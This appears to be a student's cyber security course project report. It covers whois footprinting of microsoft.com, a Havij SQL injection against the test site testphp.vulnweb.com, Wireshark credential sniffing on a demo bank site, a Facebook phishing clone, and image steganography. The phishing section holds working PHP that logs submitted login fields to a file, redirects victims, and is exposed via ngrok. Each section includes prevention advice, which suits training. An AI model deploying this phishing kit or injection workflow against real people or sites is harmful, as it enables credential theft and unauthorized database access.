Verzeo

Cyber Security Minor Project

-Vinay Tajane

Q1] Perform Foot printing on Microsoft Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster, etc.) as much as possible and write report on gathered info along with screenshots.



https://www.microsoft.com/

```
Domain Status:
clientUpdateProhibited(https://www.icann.org/epp#clientUpdateProhibited
Domain Status: clientTransferProhibited
(https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited
(https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited
(https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited
(https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited
(https://www.icann.org/epp#serverDeleteProhibited)
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Microsoft Corporation
Registrant Street: One Microsoft Way,
Registrant City: Redmond
Registrant State/Province: WA
Registrant Postal Code: 98052
Registrant Country: US
Registrant Phone: +1.4258828080
Registrant Phone Ext:
Registrant Fax: +1.4259367329
Registrant Fax Ext:
```

Registrant Email: admin@domains.microsoft

Registry Admin ID:

Admin Name: Domain Administrator

Admin Organization: Microsoft Corporation

Admin Street: One Microsoft Way,

Admin City: Redmond

Admin State/Province: WA

Admin Postal Code: 98052

Admin Country: US

Admin Phone: +1.4258828080

Admin Phone Ext:

Admin Fax: +1.4259367329

Admin Fax Ext:

Admin Email: admin@domains.microsoft

Registry Tech ID:

Tech Name: MSN Hostmaster

Tech Organization: Microsoft Corporation

Tech Street: One Microsoft Way,

Tech City: Redmond

Tech State/Province: WA

Tech Postal Code: 98052

Tech Country: US

Tech Phone: +1.4258828080

Tech Phone Ext:

Tech Fax: +1.4259367329

Tech Fax Ext:

Tech Email: msnhst@microsoft.com

Name Server: ns3-39.azure-dns.org

Name Server: ns2-39.azure-dns.net

Name Server: ns4-39.azure-dns.info

Name Server: ns1-39.azure-dns.com

DNSSEC: unsigned

MarkMonitor Domain Management(TM)

Protecting companies and consumers in a digital world.

Visit MarkMonitor at https://www.markmonitor.com

Contact us at +1.8007459229

In Europe, at +44.02032062220

IPv4 address 104.95.181.163

IPv6 address 2a02:26f0:5700:1b4:0:0:0:356e

Screenshot's:



Enter Do

DOMAINS WEBSITE CLOUD **EMAIL SECURITY WHOIS HOSTING SERVERS**

microsoft.com

Updated 2 days ago 🗘





		opaatea 2 aays ago 🎾		
Domain Information				
Domain:	microsoft.com			
Registrar:	MarkMonitor Inc.			
Registered On:	1991-05-02			
Expires On:	2023-05-03			
Updated On:	2022-04-18			
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited			
Name Servers:	ns1-39.azure-dns.com ns2-39.azure-dns.net ns3-39.azure-dns.org ns4-39.azure-dns.info			

Registrant Contact			
Name:	Domain Administrator		
Organization:	Microsoft Corporation		
Street:	One Microsoft Way,		
City:	Redmond		
State:	WA		
Postal Code:	98052		
Country:	US		
Phone:	+1.4258828080		
Fax:	+1.4259367329		
Email:	adnin@domains.microsoft		

Administrative Contact		
Name:	Domain Administrator	
Organization:	Microsoft Corporation	
Street:	One Microsoft Way,	
City:	Redmond	
State:	WA	
Postal Code:	98052	
Country:	US	
Phone:	+1.4258828080	
Fax:	+1.4259367329	
Email:	admin@domains.microsoft	

Technica	l Contact	
Name:	MSN Hostmaster	
Organization:	Microsoft Corporation	
Street:	One Microsoft Way,	
City:	Redmond	
State:	WA	
Postal Code:	98052	
Country:	US	
Phone:	+1.4258828080	
Fax:	+1.4259367329	
Email:	nsnhst@microsoft.com	






Q2] Perform SQL injection on by using Havij Tool(Download it from Internet) on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections.




SQL Injection (Critical)

Target url: http://testphp.vulnweb.com/listproducts.php?cat=1

Software Used: Havi





Report By Havij

Havij 1.12 Free by r3dm0v3

http://ITSecTeam.com http://Forum.ITSecTeam.com

http://testphp.vulnweb.com/listproducts.php?cat=1

Date: 23-04-2022 22:25:29 DB Detection: MySQL (Auto Detected) Method:

GET

Type: Integer (Auto Detected)

Data Base: acuart Table: users Total Rows: 1

uname phone pass name address 2323345 test <script>alert(1)</script> email@email.com 597dad72ca09d5639456739f638b5e80 21 street

Preventive steps to avoid SQL injections

- 1. Use whitelists, not blacklists
- 2. Don't trust any user input
- 3. Adopt the latest technologies
- 4. Ensure Errors are Not User-Facing
- 5. Disable/remove default accounts, passwords and databases


References

- https://www.owasp.org/index.php/SQL Injection
- https://en.wikipedia.org/wiki/SQL_injection


Q3] Use Wireshark Tool(Download it from Internet) to sniff the data and try to get the username and password of http://demo.testfire.net/



After Successful login:



Data Sniff by Wireshark:



- Username= admin
- Password= admin


How to Prevent Sniffing Attacks:

- Avoid unsecured networks if a user exposes their device to unsecured Wi-Fi
 networks. Additionally, attackers use such vulnerable networks to install packet
 sniffers to sniff and read all data transmitted over that network.
- Encrypt your message with a VPN An effective way to prevent sniffing attacks is to encrypt all your incoming and outgoing communication before sharing them using a virtual private network (VPN). Encryption enhances security and makes it difficult for hackers to decrypt the packet data.
- Network scanning and monitoring Network administrators should secure their networks by scanning and monitoring their networks with the help of bandwidth monitoring or device auditing. Therefore, this is one of the important strategies to optimize your network environment and identify the presence of sniffing attacks.

Q4] Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.



- Step 1:Download and configure Wamp Server
- **Step 2:** open www.facebook.com and save the html page by Rightclick \rightarrow save as (or) ctrl+s \rightarrow select webpage,html only \rightarrow click on save \rightarrow index.html



Step2: Write PHP code for to capture the username and password and redirection and save the file with facebook.php

Loaction is used to redirect the page after clicking on signin

log.txt file is used to save the login username and password

```
facebook.php X

facebook.php

// Set the location to redirect the page
header ('Location: https://www.facebook.com');

// Open the text file in writing mode
file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");

fclose($file, "\r\n");

fclose($file);
exit;

?>
```

Step3: select the html file → Rightclick→openwith→notepad (or) vscode

Step4: search for action= → and change to facebook.php

```
o index.html > ♦ html#facebo
                                           🛮 😪 body.fbIndex.UIPage_LoggedOut._-kb._605a.b_c3pyn-ahh.chrome.webkit.win.x1-5.Locale_en_GB.cores-lt4._19_u.hasAXNavMenubar 🔾 🚱
            8
                               <div id="globalContainer" class="uiContextualLayerParent">
Open in editor
                                  <div class="fb_content clearfix " id="content" role="main">
                                          <div class="_8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op _95ka">
                                             <div class="_8esk">
                                                 <div class="_8esl">
                                                    <div class="_8ice"><img class="fb_logo _8ilh img"
src="./Facebook  log in or sign up_files/dF5SId3UHwd.svg" alt="Facebook"></div>
                                                     <h2 class="_8eso">Facebook helps you connect and share with the people in your life.
                                                 <div class="_6luv _52jv">
                                                           value="AVo-E_b8Lh8" autocomplete="off">
```

Step5: Now we need create a empty txt file with name of log.txt


Name	Date modified	Туре	Size
Facebook – log in or sign up_files	24-04-2022 07:53 AM	File folder	
acebook.php	24-04-2022 08:04 AM	PHP File	1 KB
index.html	24-04-2022 08:01 AM	Chrome HTML Do	101 KB
log.txt	24-04-2022 07:54 AM	Text Document	0 KB

Step 7:Download and Configure Wamp server → copy all these created file in c:/ngrok/www folder

Step 8:Start ngrok



Result Page:



Captured the credentials:

```
log.txt - Notepad
File
      Edit
             View
jazoest=2861
lsd=AVo-E b8Lh8
email=test
login source=comet headerless login
encpass=#PWD BROWSER:5:1650771731:AYtQAGBvPq/
jazoest=2861
lsd=AVo-E b8Lh8
email=admin
login source=comet headerless login
next=
encpass=#PWD BROWSER:5:1650771753:AYtQAMl6an
jazoest=2861
1sd=AVo-E b8Lh8
email=uname
login source=comet headerless login
encpass=#PWD BROWSER:5:1650771797:AYtQAFfAUWI
```

Solution to Avoid from Phishing:

- 1. Keep Informed About Phishing Techniques New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one. For IT administrators, ongoing security awareness training and simulated phishing for all users is highly recommended in keeping security top of mind throughout the organization.
- 2. Think Before You Click! It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move. Hover over links that you are unsure of before clicking on them. Do they lead where they are supposed to lead? A phishing email may claim to be

from a legitimate company and when you click the link to the website, it may look exactly like the real website. The email may ask you to fill in the information but the email may not contain your name. Most phishing emails will start with "Dear Customer" so you should be alert when you come across these emails. When in doubt, go directly to the source rather than clicking a potentially dangerous link.

- 3. Verify a Site's Security It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar. Check for the site's security certificate as well. If you get a message stating a certain website may contain malicious files, do not open the website. Never download files from suspicious emails or websites. Even search engines may show certain links which may lead users to a phishing webpage which offers low cost products. If the user makes purchases at such a website, the credit card details will be accessed by cybercriminals.
- 4. Keep Your Browser Up to Date Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop. The minute an update is available, download and install it.
- 5. Use Firewalls High-quality firewalls act as buffers between you, your computer and outside intruders. You should use two different kinds: a desktop firewall and a network firewall. The first option is a type of software, and the second option is a type of hardware. When used together, they drastically reduce the odds of hackers and phishers infiltrating your computer or your network.
- 6. Be Wary of Pop-Ups Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis. If one manages to slip through the cracks, don't click on the "cancel" button; such buttons often lead to phishing sites. Instead, click the small "x" in the upper corner of the window.

- 7. Never Give Out Personal Information As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the company in question, get their number and give them a call. Most of the phishing emails will direct you to pages where entries for financial or personal information are required. An Internet user should never make confidential entries through the links provided in the emails. Never send an email with sensitive information to anyone. Make it a habit to check the address of the website. A secure website always starts with "https".
- 8. Use Antivirus Software There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes. Just be sure to keep your software up to date. New definitions are added all the time because new scams are also being dreamed up all the time. Anti-spyware and firewall settings should be used to prevent phishing attacks and users should update the programs regularly. Firewall protection prevents access to malicious files by blocking the attacks. Antivirus software scans every file which comes through the Internet to your computer. It helps to prevent damage to your system.

You don't have to live in fear of phishing scams. By keeping the preceding tips in mind, you should be able to enjoy a worry-free online experience.


Remember there is no single fool-proof way to avoid phishing attacks,

Q5] Try to Encrypt the Data in image file using quick stego tool (Download from Internet) and command prompt also and show them how to decrypt also. Write a report advantages of cryptography and steganography)




By Command Prompt Method:

- To add message in image
 - 1. Choose image to add message
 - 2. Open command prompt in that folder
 - Enter command: echo "Your Message" >> imagename.jpg



- To see the message:
 - 1. Open image that has message with text editor and scroll to bottom



By Quick Stego tool:

- To Encrypt message in image:
 - 1. Open Quick Stego Tool
 - 2. Choose image to add Message
 - 3. Write message to be added in text file
 - 4. Open both message and image in stego



5. Click on encrypt Text and enter password key (Remember key only with that key we can decipher the message



To Decrypt Message:

- 1. Open Hidden Message image in Stego
- 2. Enter Pass Key and click on open safe





Advantage of Steganography:

- 1. It is used in the way of hiding not the information but the password to reach that information.
- 2. Difficult to detect. Only receiver can detect.
- 3. Can be applied differently in digital image, audio and video file.
- 4. It can be done faster with the large number of software's.

Advantage of Cryptography:

- 1. **Confidentiality** Encryption technique can guard the information and communication from unauthorized revelation and access of information.
- 2. **Authentication** The cryptographic techniques such as MAC and digital signatures can protect information against spoofing and forgeries.
- 3. **Data Integrity** The cryptographic hash functions are playing vital role in assuring the users about the data integrity.
- 4. **Non-repudiation** The digital signature provides the non-repudiation service to guard against the dispute that may arise due to denial of passing message by the sender.